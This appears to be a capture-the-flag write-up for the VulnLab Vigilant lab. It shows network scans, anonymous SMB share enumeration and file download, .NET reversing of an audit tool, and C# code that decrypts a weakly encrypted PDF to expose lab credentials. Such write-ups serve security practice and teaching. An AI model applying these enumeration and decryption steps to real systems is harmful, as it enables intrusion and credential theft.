Overview
- Type Chains
- OS Windows/Linux (Hybrid)
- Severity Hard
- Creator ar0x4 & xct
- Release date 2024 Apr 15

- IP 10.10.219.245, 10.10.219.246
Enumeration
Start the instance via Discord and let’s go:
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.219.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 15:33 JST
Nmap scan report for 10.10.219.245
Host is up (0.25s latency).
Not shown: 65521 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: vigilant.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.vigilant.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.vigilant.vl
| Not valid before: 2024-03-24T10:57:36
|_Not valid after:  2025-03-24T10:57:36
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: vigilant.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.vigilant.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.vigilant.vl
| Not valid before: 2024-03-24T10:57:36
|_Not valid after:  2025-03-24T10:57:36
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: VIGILANT
|   NetBIOS_Domain_Name: VIGILANT
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: vigilant.vl
|   DNS_Computer_Name: DC.vigilant.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-05-03T06:36:22+00:00
|_ssl-date: 2024-05-03T06:37:00+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC.vigilant.vl
| Not valid before: 2024-03-23T10:54:32
|_Not valid after:  2024-09-22T10:54:32
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
51031/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
51049/tcp open  msrpc         Microsoft Windows RPC
54324/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-05-03T06:36:21
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 233.36 seconds
- add
dc.vigilant.vlin /etc/hosts
$ nmap -sC -sV -Pn --min-rate=1000 -T4 10.10.219.246
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-03 15:32 JST
Nmap scan report for 10.10.219.246
Host is up (0.25s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:c0:d7:90:bb:cc:77:16:c6:e1:a5:03:f1:ca:5c:25 (ECDSA)
|_  256 12:23:db:bb:d8:56:3e:14:19:71:04:34:2c:22:49:65 (ED25519)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-title: Vigilant Cybersecurity
|_http-server-header: nginx/1.18.0 (Ubuntu)
5678/tcp filtered rrac
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.01 seconds
DNS enumeration
$ dnsenum --dnsserver 10.10.219.245 --enum -p 0 -s 0 -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt vigilant.vl
dnsenum VERSION:1.2.6

-----   vigilant.vl   -----


Host's addresses:
__________________

vigilant.vl.                             600      IN    A        10.10.219.245
vigilant.vl.                             600      IN    A        10.10.173.69
vigilant.vl.                             600      IN    A        10.10.143.101


Name Servers:
______________

dc.vigilant.vl.                          1200     IN    A        10.10.219.245


Mail (MX) Servers:
___________________


Trying Zone Transfers and getting Bind Versions:
_________________________________________________

unresolvable name: dc.vigilant.vl at /usr/bin/dnsenum line 897 thread 1.

Trying Zone Transfer for vigilant.vl on dc.vigilant.vl ...
AXFR record query failed: no nameservers


Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt:
_______________________________________________________________________________________

dc.vigilant.vl.                          1200     IN    A        10.10.219.245
srv.vigilant.vl.                         3600     IN    A        10.10.159.6
gc._msdcs.vigilant.vl.                   600      IN    A        10.10.219.245
gc._msdcs.vigilant.vl.                   600      IN    A        10.10.143.101
gc._msdcs.vigilant.vl.                   600      IN    A        10.10.173.69
domaindnszones.vigilant.vl.              600      IN    A        10.10.219.245
domaindnszones.vigilant.vl.              600      IN    A        10.10.143.101
domaindnszones.vigilant.vl.              600      IN    A        10.10.173.69
forestdnszones.vigilant.vl.              600      IN    A        10.10.219.245
forestdnszones.vigilant.vl.              600      IN    A        10.10.143.101
forestdnszones.vigilant.vl.              600      IN    A        10.10.173.69
- add
srv.vigilant.vlin /etc/hosts
Wfuzz - Vhost discovery
$ wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --c 200 -H "Host: FUZZ.vigilant.vl" -u http://srv.vigilant.vl --hw 342
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://srv.vigilant.vl/
Total requests: 100000
...
Nothing
SMB enumeration
Enumerate shared folders:
$ nxc smb dc.vigilant.vl -u 'anonymous' -p '' --shares
SMB         10.10.219.245   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:vigilant.vl) (signing:True) (SMBv1:False)
SMB         10.10.219.245   445    DC               [+] vigilant.vl\anonymous:
SMB         10.10.219.245   445    DC               [*] Enumerated shares
SMB         10.10.219.245   445    DC               Share           Permissions     Remark
SMB         10.10.219.245   445    DC               -----           -----------     ------
SMB         10.10.219.245   445    DC               ADMIN$                          Remote Admin
SMB         10.10.219.245   445    DC               C$                              Default share
SMB         10.10.219.245   445    DC               IPC$            READ            Remote IPC
SMB         10.10.219.245   445    DC               ITShare         READ
SMB         10.10.219.245   445    DC               NETLOGON                        Logon server share
SMB         10.10.219.245   445    DC               SYSVOL                          Logon server share
Found we have a read access to
ITShare
Quick enumeration in ITShare:
$ nxc smb dc.vigilant.vl -u 'anonymous' -p '' --spider ITShare --pattern txt
SMB         10.10.219.245   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:vigilant.vl) (signing:True) (SMBv1:False)
SMB         10.10.219.245   445    DC               [+] vigilant.vl\anonymous:
SMB         10.10.219.245   445    DC               [*] Started spidering
SMB         10.10.219.245   445    DC               [*] Spidering .
SMB         10.10.219.245   445    DC               [*] Done spidering (Completed in 11.053910255432129)

$ nxc smb dc.vigilant.vl -u 'anonymous' -p '' --spider ITShare --pattern pdf
SMB         10.10.219.245   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:vigilant.vl) (signing:True) (SMBv1:False)
SMB         10.10.219.245   445    DC               [+] vigilant.vl\anonymous:
SMB         10.10.219.245   445    DC               [*] Started spidering
SMB         10.10.219.245   445    DC               [*] Spidering .
SMB         10.10.219.245   445    DC               //10.10.219.245/ITShare/IT_Support/ADAudit/itext.pdfa.dll [lastm:'2024-03-03 15:26' size:125440]
SMB         10.10.219.245   445    DC               //10.10.219.245/ITShare/IT_Support/ADAudit/itext.pdfua.dll [lastm:'2024-03-03 15:26' size:22016]
SMB         10.10.219.245   445    DC               //10.10.219.245/ITShare/IT_Support/ADAuditReports/Password_Strength_Report_encrypted.pdf [lastm:'2024-03-03 16:08' size:6951]
SMB         10.10.219.245   445    DC               [*] Done spidering (Completed in 11.04547667503357)
Some PDF files are present
Pivot with the module spider_plus to deep dive:
$ nxc smb dc.vigilant.vl -u 'anonymous' -p '' -M spider_plus
SMB         10.10.219.245   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:vigilant.vl) (signing:True) (SMBv1:False)
SMB         10.10.219.245   445    DC               [+] vigilant.vl\anonymous:
SPIDER_PLUS 10.10.219.245   445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.10.219.245   445    DC               [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.10.219.245   445    DC               [*]     STATS_FLAG: True
SPIDER_PLUS 10.10.219.245   445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.10.219.245   445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.10.219.245   445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.10.219.245   445    DC               [*]  OUTPUT_FOLDER: /tmp/nxc_spider_plus
SMB         10.10.219.245   445    DC               [*] Enumerated shares
SMB         10.10.219.245   445    DC               Share           Permissions     Remark
SMB         10.10.219.245   445    DC               -----           -----------     ------
SMB         10.10.219.245   445    DC               ADMIN$                          Remote Admin
SMB         10.10.219.245   445    DC               C$                              Default share
SMB         10.10.219.245   445    DC               IPC$            READ            Remote IPC
SMB         10.10.219.245   445    DC               ITShare         READ
SMB         10.10.219.245   445    DC               NETLOGON                        Logon server share
SMB         10.10.219.245   445    DC               SYSVOL                          Logon server share
SPIDER_PLUS 10.10.219.245   445    DC               [+] Saved share-file metadata to "/tmp/nxc_spider_plus/10.10.219.245.json".
SPIDER_PLUS 10.10.219.245   445    DC               [*] SMB Shares:           6 (ADMIN$, C$, IPC$, ITShare, NETLOGON, SYSVOL)
SPIDER_PLUS 10.10.219.245   445    DC               [*] SMB Readable Shares:  2 (IPC$, ITShare)
SPIDER_PLUS 10.10.219.245   445    DC               [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.10.219.245   445    DC               [*] Total folders found:  5
SPIDER_PLUS 10.10.219.245   445    DC               [*] Total files found:    34
SPIDER_PLUS 10.10.219.245   445    DC               [*] File size average:    658.59 KB
SPIDER_PLUS 10.10.219.245   445    DC               [*] File size min:        458 B
SPIDER_PLUS 10.10.219.245   445    DC               [*] File size max:        9.15 MB
Found 5 folders and 34 files
Now we will download all:
$ nxc smb dc.vigilant.vl -u 'anonymous' -p '' -M spider_plus -o DOWNLOAD_FLAG=True
SMB         10.10.219.245   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:vigilant.vl) (signing:True) (SMBv1:False)
SMB         10.10.219.245   445    DC               [+] vigilant.vl\anonymous:
SPIDER_PLUS 10.10.219.245   445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.10.219.245   445    DC               [*]  DOWNLOAD_FLAG: True
SPIDER_PLUS 10.10.219.245   445    DC               [*]     STATS_FLAG: True
SPIDER_PLUS 10.10.219.245   445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.10.219.245   445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.10.219.245   445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.10.219.245   445    DC               [*]  OUTPUT_FOLDER: /tmp/nxc_spider_plus
SMB         10.10.219.245   445    DC               [*] Enumerated shares
SMB         10.10.219.245   445    DC               Share           Permissions     Remark
SMB         10.10.219.245   445    DC               -----           -----------     ------
SMB         10.10.219.245   445    DC               ADMIN$                          Remote Admin
SMB         10.10.219.245   445    DC               C$                              Default share
SMB         10.10.219.245   445    DC               IPC$            READ            Remote IPC
SMB         10.10.219.245   445    DC               ITShare         READ
SMB         10.10.219.245   445    DC               NETLOGON                        Logon server share
SMB         10.10.219.245   445    DC               SYSVOL                          Logon server share
SPIDER_PLUS 10.10.219.245   445    DC               [+] Saved share-file metadata to "/tmp/nxc_spider_plus/10.10.219.245.json".
SPIDER_PLUS 10.10.219.245   445    DC               [*] SMB Shares:           6 (ADMIN$, C$, IPC$, ITShare, NETLOGON, SYSVOL)
SPIDER_PLUS 10.10.219.245   445    DC               [*] SMB Readable Shares:  2 (IPC$, ITShare)
SPIDER_PLUS 10.10.219.245   445    DC               [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.10.219.245   445    DC               [*] Total folders found:  5
SPIDER_PLUS 10.10.219.245   445    DC               [*] Total files found:    34
SPIDER_PLUS 10.10.219.245   445    DC               [*] Files filtered:       22
SPIDER_PLUS 10.10.219.245   445    DC               [*] File size average:    658.59 KB
SPIDER_PLUS 10.10.219.245   445    DC               [*] File size min:        458 B
SPIDER_PLUS 10.10.219.245   445    DC               [*] File size max:        9.15 MB
SPIDER_PLUS 10.10.219.245   445    DC               [*] File unique exts:     5 (.pdf, .dll, .json, .pdb, .exe)
SPIDER_PLUS 10.10.219.245   445    DC               [*] Downloads successful: 12
SPIDER_PLUS 10.10.219.245   445    DC               [+] All files processed successfully.
Check:
$ tree
.
├── 10.10.219.245
│   └── ITShare
│       └── IT_Support
│           ├── ADAudit
│           │   ├── ADAudit.dll
│           │   ├── ADAudit.pdb
│           │   ├── ADAudit.runtimeconfig.json
│           │   ├── ADAuditLib.dll
│           │   ├── ADAuditLib.pdb
│           │   ├── Microsoft.DotNet.PlatformAbstractions.dll
│           │   ├── Microsoft.Extensions.DependencyInjection.Abstractions.dll
│           │   ├── Microsoft.Extensions.Logging.dll
│           │   ├── Microsoft.Extensions.Primitives.dll
│           │   ├── itext.bouncy-castle-connector.dll
│           │   └── itext.pdfua.dll
│           └── ADAuditReports
│               └── Password_Strength_Report_encrypted.pdf
└── 10.10.219.245.json

6 directories, 13 files
Found that seems a tool called
ADAuditand Password_Strength_Report_encrypted.pdf
Try to open the PDF:
$ open 10.10.219.245/ITShare/IT_Support/ADAuditReports/Password_Strength_Report_encrypted.pdf

Failed, seems encrypted.
Beachhead - .NET Reversing
Install wine && winetricks && mono:
$ sudo gpg --homedir /tmp --no-default-keyring --keyring /usr/share/keyrings/mono-official-archive-keyring.gpg --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys 3FA7E0328081BFF6A14DA29AA6A19B38D3D831EF
$ echo "deb [signed-by=/usr/share/keyrings/mono-official-archive-keyring.gpg] https://download.mono-project.com/repo/debian stable-buster main" | sudo tee /etc/apt/sources.list.d/mono-official-stable.list
$ sudo apt update
$ sudo apt install mono-complete
$ sudo apt install wine winetricks
Install .NET Framework 4.8:
$ winetricks dotnet48
Using wine, we launch dnSpy to analyze the dlls of ADAudit:
- ADAudit.dll
We can find some credentials:

Found
svc_auditreporter:DeVeLoPeR712
We can find the function that encrypt the PDF report:

- ADAuditLib.dll
We can find the encryption function:


That uses a random with a fixed seed then the key for the encryption is always the same.
To decrypt the PDF file encrypted by the EncryptFile() function, we will implement the corresponding decryption logic.
Below the C# code:
// VulnLab Chains Vigilant - Decrypt PDF
namespace decrypt_pdf
{
    internal class Program
    {
        static void Main(string[] args)
        {
            //EncryptFile("encrypt.pdf");

            DecryptFile("Password_Strength_Report_encrypted.pdf", "Password_Strength_Report_decrypted.pdf");
        }

        private static byte[] GenerateKey(int length)
        {
            byte[] key = new byte[length];
            new Random(12345).NextBytes(key);
            return key;
        }

        private static void ShuffleBytes(ref byte[] data)
        {
            for (int i = 0; i < data.Length - 1; i += 2)
            {
                byte temp = data[i];
                data[i] = data[i + 1];
                data[i + 1] = temp;
            }
        }

        public static void EncryptFile(string filePath)
        {
            if (!File.Exists(filePath))
            {
                throw new FileNotFoundException();
            }
            byte[] fileContent = File.ReadAllBytes(filePath);
            byte[] key = GenerateKey(fileContent.Length);
            for (int i = 0; i < fileContent.Length; i++)
            {
                byte[] array = fileContent;
                int num = i;
                array[num] ^= key[i % key.Length];
                fileContent[i] = (byte)((int)fileContent[i] << 4 | fileContent[i] >> 4);
            }
            ShuffleBytes(ref fileContent);
            File.WriteAllBytes("encrpyt.pdf", fileContent);
        }

        public static void DecryptFile(string encryptedFilePath, string decryptedFilePath)
        {
            if (!File.Exists(encryptedFilePath))
            {
                throw new FileNotFoundException();
            }

            byte[] encryptedContent = File.ReadAllBytes(encryptedFilePath);

            // Reverse the shuffle operation
            ShuffleBytes(ref encryptedContent);

            // Reverse the XOR and rotation operations
            byte[] key = GenerateKey(encryptedContent.Length);
            for (int i = 0; i < encryptedContent.Length; i++)
            {
                encryptedContent[i] = (byte)((int)encryptedContent[i] << 4 | encryptedContent[i] >> 4);
                byte[] array = encryptedContent;
                int num = i;
                array[num] ^= key[i % key.Length];
            }

            // Write decrypted content to a new file
            File.WriteAllBytes(decryptedFilePath, encryptedContent);
        }

    }
}
We create the new project decrypt_pdf.csproj:
$ dotnet new console -n decrypt_pdf
The template "Console App" was created successfully.
...
Restore succeeded.
We edit Program.cs, we remove all and replace with our CSharp code:
$ vi decrypt_pdf/Program.cs
Then we execute it;
$ cd decrypt_pdf
$ dotnet run
Then we can open the decrypted PDF:
$ open Password_Strength_Report_decrypted.pdf

Found some credentials:
| Username | Password |
|---|---|
| Pamela.Clark | Vigilant@Tech2024 |
| Alex.Powell | Vigilant_Market2024 |
| Edwin.Dixon | Vigilant_Finance$ |
| Daniel.Washington | Vigilant&Strategy! |
